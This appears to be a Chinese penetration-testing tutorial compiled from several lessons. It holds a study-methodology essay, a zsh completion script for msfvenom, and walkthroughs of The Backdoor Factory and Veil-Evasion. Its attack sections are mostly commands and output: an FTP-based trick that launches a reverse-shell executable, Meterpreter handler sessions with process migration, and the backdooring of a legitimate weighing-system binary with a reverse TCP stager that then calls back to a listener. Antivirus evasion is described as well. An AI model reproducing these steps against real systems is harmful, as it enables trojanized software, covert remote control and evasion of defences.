```
echo !C:\Users\John\Desktop\rev_x86_53_exe.exe > o &echo quit >> o &ftp -n -s:o
```

```
msf exploit(multi/handler) > set AutoRunScript migrate -f

AutoRunScript => migrate -f

msf exploit(multi/handler) > exploit
```

```
[*] Started reverse TCP handler on 192.168.1.4:53

[*] Sending stage (179779 bytes) to 192.168.1.3

[*] Meterpreter session 10 opened (192.168.1.4:53 -> 192.168.1.3:5530) at 2019-(

[*] Session ID 10 (192.168.1.4:53 -> 192.168.1.3:5530) processing AutoRunScript

[!] Meterpreter scripts are deprecated. Try post/windows/manage/migrate.

[!] Example: run post/windows/manage/migrate OPTION=value [...]

[*] Current server process: rev_x86_53_exe.exe (8832)

[*] Spawning notepad.exe process to migrate to

[+] Migrating to 8788
```

```
msf exploit(multi/handler) > set AutoRunScript migrate -f
AutoRunScript => migrate -f
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (179779 bytes) to 192.168.1.3
[*] Meterpreter session 10 opened (192.168.1.4:53 -> 192.168.1.3:5530) at 2019-01-21 05:14:57 -0500
[*] Session ID 10 (192.168.1.4:53 -> 192.168.1.3:5530) processing AutoRunScript 'migrate -f'
[!] Meterpreter scripts are deprecated. Try post/windows/manage/migrate.
[!] Example: run post/windows/manage/migrate OPTION=value [...]
[*] Current server process: rev_x86_53_exe.exe (8832)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 8788
```

网络安全学习方法论之体系的重要性

如果你分享的内容过于真实，你就没有发表机会，你要完全假了呢，又没有读者去看，你可以在这个通道里，真一会儿假一会儿地往前走，最重要的还是要往前走。——Micropoor

古人半部论语治天下，读书考功只须熟读四书，而四书加起来不过区区5万字。可见网络安全学习知识体系的建立是重中之重。

古人将一个职业划分为7个阶段，既：

奴：自愿和靠人监督的人

徒：能力不足，肯自愿学习的人

工：老老实实，按规矩做事的人

匠：精通一门技艺或手艺的人

师：掌握了规律，又能将其传授给他人的人

家：有固定的信念，让别人生活的更好的人

圣：精通事理，通达万物的人

同样网络安全学习也有10个阶段划，既：

问：自愿或靠人监督的人

学：能力不足，肯自愿学习的人

动：老老实实，按课本或教学实践的人

记：记录每次实践或学习心得体会并总结的人

体系：建立适合自己的体系，并能把知识碎片化结合到自我体系的人

问：体系建立后，重新归纳更新知识，并体系重新结构化的人

分享：掌握了规律，又能将其传授给他人的人

带团队：有固定的信念，带领团队或集体形成合力的人

授业：可以传授道理、教授学业、解答疑难问题，指路人

育才：培养出比自己优秀和强大的人

只有体系化的知识结构才能教导你思考问题、引导你洞察趋势、指导你展开行动。

什么是体系？

体系的本质是碎片化知识点的灵活串联与应用

知识体系是基于人而存在的，世上不存在不同的人完全相同的知识体系

什么是知识体系?

在我的定义中，知识体系是跟碎片知识相对应的概念，指高度有序的知识集合。也就是说，它由两部分组成：一是大量的知识点，二是有序的结构。

建立体系的过程?

整理知识碎片化

建立知识框架

形成知识体系

碎片化知识点纳入体系中

王国维在《人间词话》中说，古今之成大事业、大学问者，必经过三种之境界：

昨夜西风凋碧树，独立高楼，望尽天涯路


衣带渐宽终不悔，为伊消得人憔悴

众里寻他千百度，蓦然回首，那人却在灯火阑处

爱德加·戴尔提出了一套学习模型：模型主要分别为被动学习与主动学习的一个过程。

同时提出，学习效果在30%以下的几种传统方式，都是个人学习或被动学习；而学习效果在50%以上的，都是团队学习、主动学习和参与式学习。

“输出”是最好的学习方式，“输出”的本质是体系重新结构化。



这里总结了如下经常碰到的问题，值得每一位网络安全从业人员深思：

不知道怎么学?

不知道学哪个方向?

越学越不会?

感觉自己跟不上知识更新的速度?

从事网安工作若干年后，感觉遇到技术瓶颈，怎么突破?

工具/技术招式越来越多，怎么办?

从事管理工作后，没有时间或者精力学习技术怎么办?

方法论结合于实战应用，请参考之前的文章如下:

- 体系的本质是知识点串联

结语:

在每次分享的同时，深深发现，原来分享，才是我最好的老师。

网络安全亦正亦邪，初极狭，才通人。复行数十步，豁然开朗。土地平旷，屋舍俨然，有良田美池桑竹之属。别在初极狭便放弃这“人间正道”，错过这“土地平旷，屋舍俨然，有良田美池桑竹之属。”，愿每一位读者能找到自己能融合贯通的“武功”，在结合吞噬其他“招式”，如行云流水，石便是器，枝便是剑。

第十三章 工具优化及分享

解决msfvenom命令自动补全

本课是针对前第1-20课时的msfvenom生成payload的自动补全命令补充。虽msfvenom强大，同样有着非常繁琐的参数，参数强大，意味着会增加工作效率，但它并不像MSF有命令补全功能，故本课吸取前20课经验，自动补全msfvenom的参数。

需要zsh的支持：

```
root@John:~# cat /etc/shells
# /etc/shells: valid login shells
/bin/sh
/bin/dash
/bin/bash
/bin/rbash
/usr/bin/screen
/bin/zsh
/usr/bin/zsh
/usr/bin/tmux
root@John:~# echo $SHELL
/bin/bash
```

```
root@John:~# cat /etc/shells
# /etc/shells: valid login shells
/bin/sh
/bin/dash
/bin/bash
/bin/rbash
/usr/bin/screen
/bin/zsh
/usr/bin/zsh
/usr/bin/tmux
root@John:~# echo $SHELL
/bin/bash
```

复制附录A到~/.oh-my-zsh/custom/plugins/msfvenom文件夹下（注：没有msfvenom目录，创建即可）

```
root@John:~/.oh-my-zsh/custom/plugins/msfvenom# pwd
/root/.oh-my-zsh/custom/plugins/msfvenom
root@John:~/.oh-my-zsh/custom/plugins/msfvenom# ls
_msfvenom
```

```
root@John:~/.oh-my-zsh/custom/plugins/msfvenom# pwd
/root/.oh-my-zsh/custom/plugins/msfvenom
root@John:~/.oh-my-zsh/custom/plugins/msfvenom# ls
_msfvenom
```

编辑~/.zshrc文件：

```
root@John:~# nano ~/.zshrc
```

```
root@John:~# nano ~/.zshrc
root@John:~# cat ~/.zshrc
plugins=(msfvenom)
```

```
GNU nano 3.2

plugins  msfvenom
```

更新：

```
root@John:~# source ~/.zshrc
```

效果如下：

```
root@John:~# msfvenom -p windows/me
windows/messagebox                          windows/meterpreter_bind_tcp                 windows/meterpreter/reverse_http_proxy_pstore  windows/meterpreter/reverse_ord_tcp       windows/meterpreter/reverse_tcp_uuid
windows/meterpreter/bind_hidden_ipknock_tcp windows/meterpreter/bind_tcp_rc4             windows/meterpreter/reverse_https              windows/meterpreter/reverse_tcp           windows/meterpreter/reverse_winhttp
windows/meterpreter/bind_hidden_tcp         windows/meterpreter/bind_tcp_uuid            windows/meterpreter_reverse_https              windows/meterpreter_reverse_tcp           windows/meterpreter/reverse_winhttps
windows/meterpreter/bind_ipv6_tcp           windows/meterpreter/find_tag                 windows/meterpreter/reverse_https_proxy        windows/meterpreter/reverse_tcp_allports  windows/metsvc_bind_tcp
windows/meterpreter/bind_ipv6_tcp_uuid      windows/meterpreter/reverse_hop_http         windows/meterpreter/reverse_ipv6_tcp           windows/meterpreter/reverse_tcp_dns       windows/metsvc_reverse_tcp
windows/meterpreter/bind_nonx_tcp           windows/meterpreter/reverse_http             windows/meterpreter_reverse_ipv6_tcp           windows/meterpreter/reverse_tcp_rc4
windows/meterpreter/bind_tcp                windows/meterpreter_reverse_http             windows/meterpreter/reverse_nonx_tcp           windows/meterpreter/reverse_tcp_rc4_dns
root@John:~# msfvenom -p windows/me
```

```
root@John:~# msfvenom -p windows/meterpreter/bind_tcp -
-a            -b            -e            --format      --help-formats  -k      --list      -o         --payload-options  --space     --var-name
--add-code    --bad-chars   --encoder     -h            -i              --keep  -n          --out      --platform         --template  -x
--arch        -c            -f            --help        --iterations    -l      --nopsled   --payload  -s                 -v
root@John:~# msfvenom -p windows/meterpreter/bind_tcp --payload-options
Error: Invalid option
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
    -l, --list            <type>     List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, formats, all
    -p, --payload         <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
        --list-options               List --payload <value>'s standard, advanced and evasion options
    -f, --format          <format>   Output format (use --list formats to list)
    -e, --encoder         <encoder>  The encoder to use (use --list encoders to list)
        --smallest                   Generate the smallest possible payload using all available encoders
    -a, --arch            <arch>     The architecture to use for --payload and --encoders (use --list archs to list)
        --platform        <platform> The platform for --payload (use --list platforms to list)
    -o, --out             <path>     Save the payload to a file
    -b, --bad-chars       <list>     Characters to avoid example: '\x00\xff'
    -n, --nopsled         <length>   Prepend a nopsled of [length] size on to the payload
        --pad-nops                   Use nopsled size specified by -n <length> as the total payload size, thus performing a subtraction to prepend a nopsled of quantity (nops minus payload length)
    -s, --space           <length>   The maximum size of the resulting payload
        --encoder-space   <length>   The maximum size of the encoded payload (defaults to the -s value)
    -i, --iterations      <count>    The number of times to encode the payload
    -c, --add-code        <path>     Specify an additional win32 shellcode file to include
    -x, --template        <path>     Specify a custom executable file to use as a template
    -k, --keep                       Preserve the --template behaviour and inject the payload as a new thread
    -v, --var-name        <value>    Specify a custom variable name to use for certain output formats
    -t, --timeout         <second>   The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
    -h, --help                       Show this message
```

附录A：

```
#compdef msfvenom
#autoload
#
# zsh completion for msfvenom in Metasploit Framework Project (https://www.metas
#
# github:  https://github.com/Green-m/msfvenom-zsh-completion
#
# author:  Green-m (greenm.xxoo@gmail.com)
#
# license: GNU General Public License v3.0
#
# Copyright (c) 2018, Green-m
# All rights reserved.
#

VENOM_CACHE_FILE=~/.zsh/venom-cache

venom-clear-cache() {
  rm $VENOM_CACHE_FILE
}

venom-cache-payloads() {

    if   [ -x "$(command -v msfvenom)" ]
    then
            VENOM="msfvenom"
    elif [ -n "$_comp_command1" ]
    then
            VENOM=$_comp_command1
    else
            echo "Cound not find msfvenom path in system env, please run msfvenc
    fi

    if [[ ! -d ${VENOM_CACHE_FILE:h} ]]; then
      mkdir -p ${VENOM_CACHE_FILE:h}
  fi

  if [[ ! -f $VENOM_CACHE_FILE ]]; then
      echo -n "(...caching Metasploit Payloads...)"
      $VENOM --list payload|grep -e "^.*\/" | awk '{print $1}' >> $VENOM_CACHE_F
  fi
}


_msfvenom() {

  local curcontext="$curcontext" state line
  typeset -A opt_args
```

```
  _arguments  -C \
'(-h --help)'{-h,--help}'[show help]' \
'(-l --list)'{-l,--list}'[List all modules for type. Types are: payloads, encc
'(-p --payload)'{-p,--payload}'[Payload to use (--list payloads to list, --lis
'(--list-options)--list-options[List --payload <value> standard, advanced and
'(-f --format)'{-f,--format}'[Output format (use --list formats to list)]' \
'(-e --encoder)'{-e,--encoder}'[The encoder to use (use --list encoders to lis
'(--smallest)--smallest[Generate the smallest possible payload using all avail
'(--encrypt)--encrypt[The type of encryption or encoding to apply to the shell
'(--encrypt-key)--encrypt-key[A key to be used for --encrypt]' \
'(--encrypt-iv)--encrypt-iv[An initialization vector for --encrypt]' \
'(-a --arch)'{-a,--arch}'[the architecture to use for --payload and --encoders
'(--platform)--platform[The platform for --payload (use --list platforms to li
'(-o --out)'{-o,--out}'[Save the payload to a file]' \
'(-b --bad-chars)'{-b,--bad-chars}'[Characters to avoid example: "\x00\xff"]'
'(-n --nopsled)'{-n,--nopsled}'[Prepend a nopsled of \[length\] size on to the
'(--encoder-space)--encoder-space[The maximum size of the encoded payload (def
'(-i --iterations)'{-i,--iterations}'[The number of times to encode the payloa
'(-c --add-code)'{-c,--add-code}'[Specify an additional win32 shellcode file t
'(-x --template)'{-x,--template}'[Specify a custom executable file to use as a
'(-k --keep)'{-k,--keep}'[Preserve the --template behaviour and inject the pay
'(-v --var-name)'{-v,--var-name}'[Specify a custom variable name to use for ce
'(-t --timeout)'{-t,--timeout}'[The number of seconds to wait when reading the
'*: :($(__msfvenom_options))' && ret=0


  lastword=${words[${#words[@]}-1]}

  case "$lastword" in
      (-p|--payload)
        _values 'payload' $(__msfvenom_payloads)
    ;;

    (-l|--list)
          local lists=('payloads' 'encoders' 'nops' 'platforms' 'archs' 'encry
          _values 'list' $lists
      ;;

      (-encrypt)
          local encrypts=('aes256' 'base64' 'rc4' 'xor')
          _values 'encrypt' $encrypts
      ;;

      (-a|--arch)
          _values 'arch' $(__msfvenom_archs)
      ;;
```

```
        (-platform)
            _values 'platform' $(__msfvenom_platforms)
        ;;

        (-f|--format)
            _values 'format' $(__msfvenom_formats)
        ;;

        (-e|--encoder)
            _values 'encoder' $(__msfvenom_encoders)
        ;;

        (-o|--out|-x|--template|-c|--add-code)
            _files
        ;;

        (*)

        ;;

    esac
}


__msfvenom_payloads(){
    local msf_payloads

    # we cache the list of packages (originally from the macports plugin)
  venom-cache-payloads
  msf_payloads=`cat $VENOM_CACHE_FILE`

  for line in $msf_payloads; do
    echo "$line"
    done
}

__msfvenom_archs(){
    local archs
    archs=(
        'aarch64'
    'armbe'
    'armle'
    'cbea'
    'cbea64'
    'cmd'
    'dalvik'
    'firefox'
    'java'
```

```
    'mips'
    'mips64'
    'mips64le'
    'mipsbe'
    'mipsle'
    'nodejs'
    'php'
    'ppc'
    'ppc64'
    'ppc64le'
    'ppce500v2'
    'python'
    'r'
    'ruby'
    'sparc'
    'sparc64'
    'tty'
    'x64'
    'x86'
    'x86_64'
    'zarch'
    )

    for line in $archs; do
    echo "$line"
    done

}

__msfvenom_encoders(){
    local encoders
    encoders=(
        'cmd/brace'
        'cmd/echo'
        'cmd/generic_sh'
        'cmd/ifs'
        'cmd/perl'
        'cmd/powershell_base64'
        'cmd/printf_php_mq'
        'generic/eicar'
        'generic/none'
        'mipsbe/byte_xori'
        'mipsbe/longxor'
        'mipsle/byte_xori'
        'mipsle/longxor'
        'php/base64'
        'ppc/longxor'
        'ppc/longxor_tag'
```

```
        'ruby/base64'
        'sparc/longxor_tag'
        'x64/xor'
        'x64/xor_dynamic'
        'x64/zutto_dekiru'
        'x86/add_sub'
        'x86/alpha_mixed'
        'x86/alpha_upper'
        'x86/avoid_underscore_tolower'
        'x86/avoid_utf8_tolower'
        'x86/bloxor'
        'x86/bmp_polyglot'
        'x86/call4_dword_xor'
        'x86/context_cpuid'
        'x86/context_stat'
        'x86/context_time'
        'x86/countdown'
        'x86/fnstenv_mov'
        'x86/jmp_call_additive'
        'x86/nonalpha'
        'x86/nonupper'
        'x86/opt_sub'
        'x86/service'
        'x86/shikata_ga_nai'
        'x86/single_static_bit'
        'x86/unicode_mixed'
        'x86/unicode_upper'
        'x86/xor_dynamic'
    )

    for line in $encoders; do
    echo "$line"
    done
}

__msfvenom_platforms(){
    local platforms
    platforms=(
        'aix'
    'android'
    'apple_ios'
    'bsd'
    'bsdi'
    'cisco'
    'firefox'
    'freebsd'
    'hardware'
    'hpux'
```

```
    'irix'
    'java'
    'javascript'
    'juniper'
    'linux'
    'mainframe'
    'multi'
    'netbsd'
    'netware'
    'nodejs'
    'openbsd'
    'osx'
    'php'
    'python'
    'r'
    'ruby'
    'solaris'
    'unix'
    'unknown'
    'windows'
    )

    for line in $platforms; do
    echo "$line"
    done
}

__msfvenom_formats(){
    local formats
    formats=(
        'asp'
    'aspx'
    'aspx-exe'
    'axis2'
    'dll'
    'elf'
    'elf-so'
    'exe'
    'exe-only'
    'exe-service'
    'exe-small'
    'hta-psh'
    'jar'
    'jsp'
    'loop-vbs'
    'macho'
    'msi'
    'msi-nouac'
```

```
    'osx-app'
    'psh'
    'psh-cmd'
    'psh-net'
    'psh-reflection'
    'vba'
    'vba-exe'
    'vba-psh'
    'vbs'
    'war'
        'bash'
    'c'
    'csharp'
    'dw'
    'dword'
    'hex'
    'java'
    'js_be'
    'js_le'
    'num'
    'perl'
    'pl'
    'powershell'
    'ps1'
    'py'
    'python'
    'raw'
    'rb'
    'ruby'
    'sh'
    'vbapplication'
    'vbscript'
    )

    for line in $formats; do
    echo "$line"
    done
}

# For most common options, not accurately
__msfvenom_options(){
    local options
    options=(
         LHOST= \
        LPORT= \
        EXITFUNC= \
        RHOST= \
        StageEncoder= \
```

```
        AutoLoadStdapi= \
        AutoRunScript= \
        AutoSystemInfo= \
        AutoVerifySession= \
        AutoVerifySessionTimeout= \
        EnableStageEncoding= \
        EnableUnicodeEncoding= \
        HandlerSSLCert= \
        InitialAutoRunScript= \
        PayloadBindPort= \
        PayloadProcessCommandLine= \
        PayloadUUIDName= \
        PayloadUUIDRaw= \
        PayloadUUIDSeed= \
        PayloadUUIDTracking= \
        PrependMigrate= \
        PrependMigrateProc= \
        ReverseAllowProxy= \
        ReverseListenerBindAddress= \
        ReverseListenerBindPort= \
        ReverseListenerComm= \
        ReverseListenerThreaded= \
        SessionCommunicationTimeout= \
        SessionExpirationTimeout= \
        SessionRetryTotal= \
        SessionRetryWait= \
        StageEncoder= \
        StageEncoderSaveRegisters= \
        StageEncodingFallback= \
        StagerRetryCount= \
        StagerRetryWait= \
        VERBOSE= \
        WORKSPACE=
    )

  echo $options
}


#_msfvenom "$@"
```

工具介绍-the-backdoor-factory（第九课）

项目地址：https://github.com/secretsquirrel/the-backdoor-factory

原理：可执行二进制文件中有大量的00，这些00是不包含数据的，将这些数据替换成payload，并且在程序执行的时候，jmp到代码段，来触发payload。

以项目中的过磅系统为例：

```
root@John:~/Desktop# git clone https://github.com/secretsquirrel/the-backdoor-fa

//安装the-backdoor-factory
```

```
root@John:~/Desktop# git clone https://github.com/secretsquirrel/the-backdoor-factory.git
Cloning into 'the-backdoor-factory'...
remote: Counting objects: 1091, done.
remote: Total 1091 (delta 0), reused 0 (delta 0), pack-reused 1091
Receiving objects: 100% (1091/1091), 2.62 MiB | 145.00 KiB/s, done.
Resolving deltas: 100% (574/574), done.
```

```
root@John:~/Desktop/the-backdoor-factory# ./backdoor.py -f ~/demo/guobang.exe -S

//检测是否支持后门植入
```

```
root@John:~/Desktop/the-backdoor-factory# ./backdoor.py -f ~/demo/guobang.exe -S

         Author:    Joshua Pitts
         Email:     the.midnite.runr[-at ]gmail<d o-t>com
         Twitter:   @midnite_runr
         IRC:       freenode.net #BDFactory

         Version:   3.4.2

[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
/root/demo/guobang.exe is supported.
```

```
root@John:~/Desktop/the-backdoor-factory# ./backdoor.py -f ~/demo/guobang.exe -c

//测试裂缝空间size150
```

```
root@John:~/Desktop/the-backdoor-factory# ./backdoor.py -f ~/demo/guobang.exe -c -l 150

         Author:    Joshua Pitts
         Email:     the.midnite.runr[-at ]gmail<d o-t>com
         Twitter:   @midnite_runr
         IRC:       freenode.net #BDFactory

         Version:   3.4.2

[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
Looking for caves with a size of 150 bytes (measured as an integer
[*] Looking for caves
No section
->Begin Cave 0x360
->End of Cave 0x400
Size of Cave (int) 160
**************************************************
No section
->Begin Cave 0x202c94
->End of Cave 0x202e08
Size of Cave (int) 372
**************************************************
No section
->Begin Cave 0x20813b
->End of Cave 0x20820c
Size of Cave (int) 209
**************************************************
No section
->Begin Cave 0x20b20f
->End of Cave 0x20b401
Size of Cave (int) 498
**************************************************
No section
->Begin Cave 0x22cf08
->End of Cave 0x22d004
Size of Cave (int) 252
**************************************************
We have a winner: .rsrc
```

```
root@John:~/Desktop/the-backdoor-factory# ./backdoor.py -f ~/demo/guobang.exe -s

//查看可用payload
```

```
root@John:~/Desktop/the-backdoor-factory#  ./backdoor.py -f ~/demo/guobang.exe -s show

        Author:    Joshua Pitts
        Email:     the.midnite.runr[-at ]gmail<d o-t>com
        Twitter:   @midnite_runr
        IRC:       freenode.net #BDFactory

        Version:   3.4.2

[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
The following WinIntelPE32s are available: (use -s)
   cave_miner_inline
   iat_reverse_tcp_inline
   iat_reverse_tcp_inline_threaded
   iat_reverse_tcp_stager_threaded
   iat_user_supplied_shellcode_threaded
   meterpreter_reverse_https_threaded
   reverse_shell_tcp_inline
   reverse_tcp_stager_threaded
   user_supplied_shellcode_threaded
```

```
root@John:~/Desktop/the-backdoor-factory# ./backdoor.py -f ~/demo/guobang.exe -H

//插入payload，并生成文件。
```

```
root@John:~/Desktop/the-backdoor-factory# ./backdoor.py -f /root/demo/guobang.exe -H 192.168.1.111 -P 8080 -s iat_reverse_tcp_stager_threaded

         Author:    Joshua Pitts
         Email:     the.midnite.runr[-at ]gmail<d o-t>com
         Twitter:   @midnite_runr
         IRC:       freenode.net #BDFactory

         Version:   3.4.2

[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Loading PE in pefile
[*] Parsing data directories
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length of 408
[*] All caves lengths:  408
############################################################
The following caves can be used to inject code and possibly
continue execution.
**Don't like what you see? Use jump, single, append, or ignore.**
############################################################
[*] Cave 1 length as int: 408
[*] Available caves:
1. Section Name: .rdata; Section Begin: 0x20b200 End: 0x20b400; Cave begin: 0x20b213 End: 0x20b3fd; Cave Size: 490
2. Section Name: .rsrc; Section Begin: 0x22d000 End: 0x2aa400; Cave begin: 0x252596 End: 0x252929; Cave Size: 915
3. Section Name: .rsrc; Section Begin: 0x22d000 End: 0x2aa400; Cave begin: 0x25464c End: 0x254940; Cave Size: 756
4. Section Name: .rsrc; Section Begin: 0x22d000 End: 0x2aa400; Cave begin: 0x263f2a End: 0x264c57; Cave Size: 3373
5. Section Name: .rsrc; Section Begin: 0x22d000 End: 0x2aa400; Cave begin: 0x265586 End: 0x265a4e; Cave Size: 1224
6. Section Name: .rsrc; Section Begin: 0x22d000 End: 0x2aa400; Cave begin: 0x26633c End: 0x266577; Cave Size: 571
7. Section Name: .rsrc; Section Begin: 0x22d000 End: 0x2aa400; Cave begin: 0x266d5d End: 0x266f34; Cave Size: 471
8. Section Name: .rsrc; Section Begin: 0x22d000 End: 0x2aa400; Cave begin: 0x27724c End: 0x277445; Cave Size: 505
9. Section Name: .rsrc; Section Begin: 0x22d000 End: 0x2aa400; Cave begin: 0x28547d End: 0x28576a; Cave Size: 749
10. Section Name: .rsrc; Section Begin: 0x22d000 End: 0x2aa400; Cave begin: 0x297bb7 End: 0x297db0; Cave Size: 505
11. Section Name: .rsrc; Section Begin: 0x22d000 End: 0x2aa400; Cave begin: 0x2a5de8 End: 0x2a60d5; Cave Size: 749
```

```
root@John:~/Desktop/the-backdoor-factory# md5sum ./guobang.exe /root/demo/guobar

//对比原文件与生成文件MD5值
```

```
root@John:~/Desktop/the-backdoor-factory/backdoored# md5sum ./guobang.exe /root/demo/guobang.exe
061f77c12edbd073aeaa63e8dbb0c414  ./guobang.exe
c3d4dfd2df91b2a7f3a659f75a5dfd70  /root/demo/guobang.exe
root@John:~/Desktop/the-backdoor-factory/backdoored#
```

```
root@John:~/Desktop/the-backdoor-factory# du -k ./guobang.exe /root/demo/guobang

//对比文件大小
```

```
root@John:~/Desktop/the-backdoor-factory/backdoored# du -b ./guobang.exe /root/demo/guobang.exe
2794496 ./guobang.exe
2794496 /root/demo/guobang.exe
root@John:~/Desktop/the-backdoor-factory/backdoored#
```

```
msf > use exploit/multi/handler

msf exploit(handler) > set payload windows/meterpreter/reverse_tcp

payload => windows/meterpreter/reverse_tcp

msf exploit(handler) > set lhost 192.168.1.111

lhost => 192.168.1.111

msf exploit(handler) > set lport 8080

lport => 8080

msf exploit(handler) > exploit -j


//开启本地监听
```

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.111
lhost => 192.168.1.111
msf exploit(handler) > set lport 8080
lport => 8080
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.1.111:8080
[*] Starting the payload handler...
```

//打开软件

名称	修改日期	类型	大小
ini	2017/11/25 22:13	文件夹	
config.ini	2017/11/25 22:13	配置设置	1 KB
guobang.exe	2017/11/25 8:09	应用程序	2,729 KB
guobang原文件.exe	2017/10/8 9:05	应用程序	2,729 KB



```
meterpreter > getuid

Server username: John-PC\John

//确定目标
```

```
C:\>ipconfig | findstr "192.168."
   IPv4 地址 . . . . . . . . . . . . . : 192.168.1.100
   默认网关. . . . . . . . . . . . . . : 192.168.1.1
   IPv4 地址 . . . . . . . . . . . . . : 192.168.136.1
   IPv4 地址 . . . . . . . . . . . . . : 192.168.1.1

C:\>hostname
John-PC

C:\>_
```

```
[*] Started reverse TCP handler on 192.168.1.111:8080
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.1.100
[*] Meterpreter session 5 opened (192.168.1.111:8080 -> 192.168.1.100:

meterpreter > getuid
Server username: John-PC\John
```

工具介绍Veil-Evasion（第十一课）

项目地址：https://github.com/Veil-Framework/Veil-Evasion

Veil-Evasion是与Metasploit生成相兼容的Payload的一款辅助框架，并可以绕过大多数的杀软。Veil-Evasion并没有集成在kali，配置sources.list，可直接apt-get。

```
root@John:~/Deskto# cat /etc/apt/sources.list
#中科大
deb http://mirrors.ustc.edu.cn/kali kali-rolling main non-free contrib
deb-src http://mirrors.ustc.edu.cn/kali kali-rolling main non-free contrib
#阿里云
#deb http://mirrors.aliyun.com/kali kali-rolling main non-free contrib
#deb-src http://mirrors.aliyun.com/kali kali-rolling main non-free contrib
#清华大学
#deb http://mirrors.tuna.tsinghua.edu.cn/kali kali-rolling main contrib non-free
#deb-src https://mirrors.tuna.tsinghua.edu.cn/kali kali-rolling main contrib non
#浙大
#deb http://mirrors.zju.edu.cn/kali kali-rolling main contrib non-free
#deb-src http://mirrors.zju.edu.cn/kali kali-rolling main contrib non-free
#东软大学
#deb http://mirrors.neusoft.edu.cn/kali kali-rolling/main non-free contrib
#deb-src http://mirrors.neusoft.edu.cn/kali kali-rolling/main non-free contrib
#官方源
deb http://http.kali.org/kali kali-rolling main non-free contrib
deb-src http://http.kali.org/kali kali-rolling main non-free contrib
#重庆大学
#deb http://http.kali.org/kali kali-rolling main non-free contrib
#deb-src http://http.kali.org/kali kali-rolling main non-free contrib
```

```
root@John:~# cat /etc/apt/sources.list
#中科大
deb http://mirrors.ustc.edu.cn/kali kali-rolling main non-free contrib
deb-src http://mirrors.ustc.edu.cn/kali kali-rolling main non-free contrib
#阿里云
#deb http://mirrors.aliyun.com/kali kali-rolling main non-free contrib
#deb-src http://mirrors.aliyun.com/kali kali-rolling main non-free contrib
#清华大学
#deb http://mirrors.tuna.tsinghua.edu.cn/kali kali-rolling main contrib non-free
#deb-src https://mirrors.tuna.tsinghua.edu.cn/kali kali-rolling main contrib non-free
#浙大
#deb http://mirrors.zju.edu.cn/kali kali-rolling main contrib non-free
#deb-src http://mirrors.zju.edu.cn/kali kali-rolling main contrib non-free
#东软大学
#deb http://mirrors.neusoft.edu.cn/kali kali-rolling/main non-free contrib
#deb-src http://mirrors.neusoft.edu.cn/kali kali-rolling/main non-free contrib
#官方源
deb http://http.kali.org/kali kali-rolling main non-free contrib
deb-src http://http.kali.org/kali kali-rolling main non-free contrib
#重庆大学
#deb http://http.kali.org/kali kali-rolling main non-free contrib
#deb-src http://http.kali.org/kali kali-rolling main non-free contrib
root@John:~#
```

```
root@John:~/Desktop# apt-get install veil-evasion
```

由于在实验中本机已经安装，所以我们在虚拟机中使用git方式来下载和安装。（以便截图）

ps:本次kali下截图使用scrot

```
root@John:~/Deskto# apt-get install scrot
root@John:~/Deskto# scrot -s        //即可
root@John:~/Deskto# git clone https://github.com/Veil-Framework/Veil-Evasion.git
```

```
root@John:~# git clone https://github.com/Veil-Framework/Veil-Evasion.git
Cloning into 'Veil-Evasion'...
remote: Counting objects: 3809, done.
remote: Total 3809 (delta 0), reused 0 (delta 0), pack-reused 3809
Receiving objects: 100% (3809/3809), 241.90 MiB | 143.00 KiB/s, done.
Resolving deltas: 100% (2137/2137), done.
root@John:~#
```

```
root@John:~/Veil-Evasion# ./setup.sh    //安装漫长
```

```
root@John:~/Veil-Evasion/setup# ./setup.sh
===============================================================================
=
          Veil-Evasion (Setup Script) | [Updated]: 2016-09-09
===============================================================================
=
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================
=

[I] Kali Linux "2017.1" x86_64 detected...


[?] Are you sure you wish to install Veil-Evasion?

    Continue with installation? ([y]/[s]ilent/[N]o): y


[*] Initializing package installation


[*] Adding x86 architecture to x86_64 system for Wine
```

```
Setting up libpangoft2-1.0-0:i386 (1.40.12-1) ...
Setting up libxcb-sync1:i386 (1.12-1) ...
Setting up libsndfile1:i386 (1.0.28-4) ...
Setting up i965-va-driver:amd64 (2.0.0+dfsg1-1) ...
Setting up i965-va-driver:i386 (2.0.0+dfsg1-1) ...
Setting up python-gdal (2.2.2+dfsg-1) ...
